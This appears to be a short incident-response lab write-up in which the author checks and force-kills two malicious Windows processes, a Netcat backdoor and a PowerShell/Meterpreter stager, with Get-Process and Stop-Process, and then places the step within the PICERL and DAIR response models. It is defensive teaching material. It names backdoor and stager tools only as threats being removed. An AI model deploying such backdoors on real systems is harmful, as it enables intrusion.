1. Reconfirm the Netcat & PowerShell Process Ids
In PowerShell, I ran the following command to verify the PIDs for Netcat backdoor and PowerShell/Meterpreter stager before terminating them:
Get-Process -Id 8072,8708 | Select Id,ProcessName,Path,StartTime
2. Kill the Processes

I ran the following commands to kill the two processes and verified that the processes terminated:
Stop-Process -Id 8072 -Force
Stop-Process -Id 8708 -Force
Get-Process -Id 8072,8708 | Select Id,ProcessName,Path,StartTime
In a real world incident response, an investigator would follow and complete an incident response model like PICERL (Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned) or DAIR (the Dynamic Approach to Incident Response). Using the DAIR model, killing the two processes would not end the incident response, and I would continue with the DAIR’s Scope, Contain, Eradicate, and Recover phases to fully resolve the incident throughout the environment.